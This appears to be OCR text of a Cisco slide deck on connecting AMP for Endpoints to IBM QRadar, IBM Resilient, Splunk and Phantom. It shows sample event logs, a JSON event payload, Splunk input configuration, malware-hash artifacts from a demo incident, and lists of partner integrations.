Application Registered	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Notice	127.0.0.1	0	127.0.0.1	0	N/A	
Quarantine Restore Requested	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Restore Activity Attempted	127.0.0.1	0	127.0.0.1	0	N/A	
Scan Completed, No Detections	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Content Scan Successful	127.0.0.1	0	127.0.0.1	0	N/A	
Scan Started	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Content Scan	127.0.0.1	0	127.0.0.1	0	N/A	
All Faults Cleared	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Notice	127.0.0.1	0	127.0.0.1	0	N/A	
Fault Cleared	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Notice	127.0.0.1	0	127.0.0.1	0	N/A	
Minor Fault Raised	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Error	127.0.0.1	0	127.0.0.1	0	N/A	
Endpoint IOC Definition Update Success	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Successful Configuration Modification	127.0.0.1	0	127.0.0.1	0	N/A	
Endpoint IOC Configuration Update Success	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Successful Configuration Modification	127.0.0.1	0	127.0.0.1	0	N/A	
File Fetch Completed	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	File Transfer	127.0.0.1	0	127.0.0.1	0	N/A	
Reboot Completed	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	System Boot	127.0.0.1	0	127.0.0.1	0	N/A	
Reboot Pending	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Information	127.0.0.1	0	127.0.0.1	0	N/A	
Uninstall	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Application Uninstalled	127.0.0.1	0	127.0.0.1	0	N/A	

IBM QRadar – AMP for Endpoints
Event Information

- Deep Dive on single events
- Magnitude and context for each event

Dashboard | Offenses | Log Activity | Network Activity | Assets | Reports | Admin

System Time: 10:27

Return to Event List | Offense | Map Event | False Positive | Extract Property | Previous | Next | Print | Obfuscation

Event Information

Event Name	Scan Completed, No Detections						
Low Level Category	Content Scan Successful						
Event Description	A scan has completed without detecting anything malicious.						
Magnitude	(4)	Relevance	3	Severity	4	Credibility	5
Username	N/A						
Start Time	Aug 21, 2018, 10:25:16 AM	Storage Time	Aug 21, 2018, 10:25:16 AM	Log Source Time	Jun 14, 2018, 12:56:23 PM		
Domain	Default Domain						

Source and Destination Information

Source IP	198.51.100.0	Destination IP	172.16.0.0
Source Asset Name	N/A	Destination Asset Name	N/A
Source Port	55807	Destination Port	443
Pre NAT Source IP		Pre NAT Destination IP	
Pre NAT Source Port	0	Pre NAT Destination Port	0
Post NAT Source IP		Post NAT Destination IP	
Post NAT Source Port	0	Post NAT Destination Port	0
IPv6 Source	0:0:0:0:0:0:0:0	IPv6 Destination	0:0:0:0:0:0:0:0
Source MAC	00:00:00:00:00:00	Destination MAC	00:00:00:00:00:00

Payload Information

utf | hex | base64

Wrap Text


```
{"id":6566969703837728770,"timestamp":1528991783,"timestamp_nanoseconds":96000000,"date":"2018-06-14T15:56:23+00:00","event_type":"event_type","event_type_id":554696715,"group_guids":"group_guids","computer":
{"connector_guid":"connector_guid","hostname":"example.com","external_ip":"172.16.0.0","active":"active","network_addresses":[{"ip":"172.16.0.0","mac":"00-00-5E-00-53-00"}],"links":
{"computer":"computer","trajectory":"trajectory","group":"group"}},"scan":
{"description":"description","clean":"clean","scanned_files":"scanned_files","scanned_processes":"scanned_processes","scanned_paths":"scanned_paths","malicious_detections":malicious_detections},"network_info":
{"remote_ip": "172.16.0.0","remote_port": 443,"local_ip": "198.51.100.0","local_port": 55807,"parent": {"process_id": process_id,"disposition": "disposition","file_name": "file_name","identity": {"sha256": "sha256","sha1": "sha1","md5": "md5"}
}}}
```

IBM Resilient – AMP for Endpoints

- Enrichment
- Containment
- Actionable Insights needed for IR to accelerate threat detection and incident response

resilient | Dashboards | Simulations | Incidents | Create | Resilient Sy... dev

Newsfeed

my name added a row to the Data Table Cisco AMP events
about 5 hours ago

my name added a row to the Data Table Cisco AMP events
about 5 hours ago

my name added a row to the Data Table Cisco AMP events
about 5 hours ago

my name added a row to the Data Table Cisco AMP events
about 5 hours ago

my name added a row to the Data Table Cisco

Generate Incident Report

Download Incident History Report

Cisco Events Edit

location.

Displaying 1 - 10 of 92 | Page 1 of 10

Cisco AMP events | Search... | Print | Export

Query Execution time	Event id	Event type	Date	Hostname	External ip	File disposition	File name	File path	File sha256	
2019-01-17 14:36:27	6180352115244793858	Threat Detected	2019-01-15T17:20:38+00:00	Demo_Upatre	43.171.201.198	Blacklisted	wsymqyv90.exe	\\?\C:\Users\Administrator\AppData\Local\Temp\OUTLOOK_TEMP\wsymqyv90.exe	b630e72639cc7340620adb0cfc26332ec52fe8867b769695f2d25718d68b1b40	•••
2019-01-17 14:36:27	6180351977805840385	Threat Detected	2019-01-15T17:20:06+00:00	Demo_Upatre	43.171.201.198	Blacklisted	wsymqyv90.exe	\\?\C:\Users\Administrator\AppData\Local\Temp\OUTLOOK_TEMP\wsymqyv90.exe	b630e72639cc7340620adb0cfc26332ec52fe8867b769695f2d25718d68b1b40	•••
2019-01-17	615925	Threat	2019-	Demo_Tesl	130.205.2	Blacklisted	iodnxvg.	\\?	3372c1	•••

Example: AMP add artifact from event

IBM Resilient – AMP for Endpoints

- **Query endpoint** for possible malicious activities
- **Take actions** on endpoints
- Take actions on files

resilient | Dashboards | Simulations | Incidents | Create | Resilient Sy... dev

DDOS | Actions

Summary

ID 2096
Phase Engage
Severity Low
Date Created 01/09/2019
Date Occurred –
Date Discovered 01/09/2019
Was personal information or personal data involved? Yes
Incident Type Denial of Service
Jira Ticket URL –

People

Created By Resilient Sysadmin
Owner Resilient Sysadmin
Members *There are no members.*

Related Incidents

No related incidents.

Description

DDOS attack identified

Tasks | Details | Breach | Notes | Members | News Feed | Attachments | Stats | Timeline | **Artifacts**
Cisco Events | Cisco Investigate | Cisco Enforcement | Cisco Lists

Artifacts | Edit

Add Artifact | Table | Graph

Search... | Artifact Type: All | Date Created: All | Has Attachment: All


Show 25

Type	Value	Created	Relate?	Actions
Malware SHA-256 Hash	b630e72639cc7340620adb0cfc2	01/17/2019 09:37	As specified in the artifact type setti	
System Name	Demo_AMP_Threat_Audit	01/17/		
Malware SHA-256 Hash	b1380fd95bc5c0729738dcda26	01/17/		
URL	https://ibm.com	01/13/		
DNS Name	apple.com	01/09/		
IP Address	8.8.8.8	01/09/		

Example: AMP get computers with activity
Example: AMP set file in list
Example: Call REST API
Example: HTML2PDF
Example: Inv. Domain Distance
Example: JSON2HTML
Example: MXToolbox MX query
Example: Shell Command
Example: String to Attachment

IBM BigFix – AMP for Endpoints

- Deploy, manage, and upgrade AMP connectors
- Track endpoints across the environment and multiple operating systems (OS) and perform service related tasks



AMP for Endpoints Ecosystem Value

Threat Visualization/ Response

Malware Analysis

Email

Network

SOAR: Response – Quarantine

IBM Security

splunk>

LogRhythm The Security Intelligence Company

DEMISTO

swimlane

SYNCURITY www.syncurity.net

SIEMPLIFY

CYBERSPONSE ADAPTIVE SECURITY

SIEM: Visualization of Event Stream

IBM Security

splunk>

RSA SECURITY

LogRhythm The Security Intelligence Company

exabeam

empow

JASK

PERCH

panaseer — Unified View of Assets and Controls

blackpoint — Managed SOC

chrome — Unsupported Python Integrations

Open Ecosystem

DevNet: https://developer.cisco.com/amp-for-endpoints/


GitHub: https://github.com/CiscoSecurity

AMP for Endpoints Splunk App

1. Splunk → SIEM
2. Phantom → SOAR

Splunk

- Collect Events from AMP Event Streaming API
- Inputs are based on Endpoint Groups and Event Types
- Events are indexed for searching in Splunk (CIM Add-On is also available)



Name	Index	Stream Name	Event Types	Groups	Actions
Audit Group - Detections	main	Audit Group - Detections	554696714,1091567628,1090519054		Delete
North America - Installs	history	North America - Installs	553648158	ba243dae-bfe7-48c2-bd24-bd56a4e6b050	Delete

Splunk – AMP4E Configuration

1. API Access Configuration
2. Create a New Input (based on Event Types and Groups)
3. Create multiple inputs

Inputs | New Input | Configuration | Cisco AMP for Endpoints Events Input

Inputs

Create a New Input

Name	Index	Stream Name	Event Types	Groups	Actions
amp4e	amp4e	amp4e	Policy Update (553648130), Scan Started (554696714), Scan Completed, No Detections (554696715), Scan Completed With Detections (1091567628), Scan Failed (2165309453), Threat Detected (1090519054), Threat Quarantined (553648143), Quarantine Failure (2164260880), Quarantine Restore Requested (570425394), Quarantined Item Restored (553648149), ...	audit_lab.bk-it.at (3966cd1e-bbca-4c6f-8b37-196a11b03d3b), lab.bk-it.at (b91fbc9e-7966-4423-ab21-ca373f12b68c), lab.bk-it.at_Server (00fd81cf-03fe-4f1f-b12c-046b1734ca26)	Delete

Splunk – AMP for Endpoint
Searches

1. New Search *Index = «name of the index» text*
2. Filter based on Inputs or specific fields

Search | Metrics | Datasets | Reports | Alerts | Dashboards | Search & Reporting

New Search | Save As | Close

index="amp4e" | Last 30 days

✓ 9 events (12/18/19 12:00:00.000 AM to 1/17/20 3:11:38.000 AM) | No Event Sampling | Job | Smart Mode

Events (9) | Patterns | Statistics | Visualization

Format Timeline | – Zoom Out | + Zoom to Selection | × Deselect | 1 day per column

List | Format | 20 Per Page

< Hide Fields | All Fields

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
date_hour 1
date_mday 1
date_minute 3
a date_month 1
date_second 4
a date_wday 1
date_year 1
date_zone 1
a event.computer.active 2
a event.computer.connector_guid 8
a event.computer.external_ip 1

i	Time	Event
>	1/15/20 8:48:00.000 AM	


```
{ [-]
  event: { [-]
    computer: { [+]
    }
    connector_guid: 12a3ea9f-7ea7-4e85-b319-a88deeea5c62
    date: 2020-01-15T13:48:00+00:00
    event_type: Uninstall
    event_type_id: 553648166
    group_guids: [ [+]
    ]
    id: 58048890
    timestamp: 1579096080
    timestamp_nanoseconds: 378289633
  }
}
```

Show as raw text

host = api.amp.cisco.com | source = amp4e_events_input://amp4e | sourcetype = cisco:amp:event

Splunk Phantom – AMP for Endpoint

- Automate actions based on the SOAR findings
  - 6 Supported Actions (test connectivity, list endpoints, hunt file, hunt ip, hunt url, get device info)
  - 14 Associated Playbooks



Threat Grid Ecosystem

Submit Samples and Receive Analysis Results

SOAR

IBM Security, splunk, DEMISTO, DFLABS, swimlane, SYNCURITY, SIEMPLIFY, CYBERSPONSE

Network

Cisco AMP for Networks, Bro, RSA SECURITY, BLUVECTOR, wirex

Endpoint

Cisco AMP & Cisco Orbital, opentext

Email

Cisco Email Security

Deception

TRAPX SECURITY, MINERVA

Visualization of Submitted Samples

SIEM

splunk, IBM Security, exabeam, LogRhythm The Security Intelligence Company, tripwire

Threat Visualization / Response

Cisco Threat Response, MALFORMITYLABS

Threat Intelligence Feeds

eclectic iq, ANOMALI, THREATQUOTIENT, THREATCONNECT, CENTRIPETAL NETWORKS

Unsupported Python Integrations

BlueCoat, Palantir, McAfee, chrome, hp ArcSight

Open Ecosystem DevNet: https://developer.cisco.com/threat-grid/ GitHub: https://github.com/CiscoSecurity


IBM Security

1. QRadar → SIEM
2. Resilient → SOAR
3. Xforce → Threat Intel

IBM Security

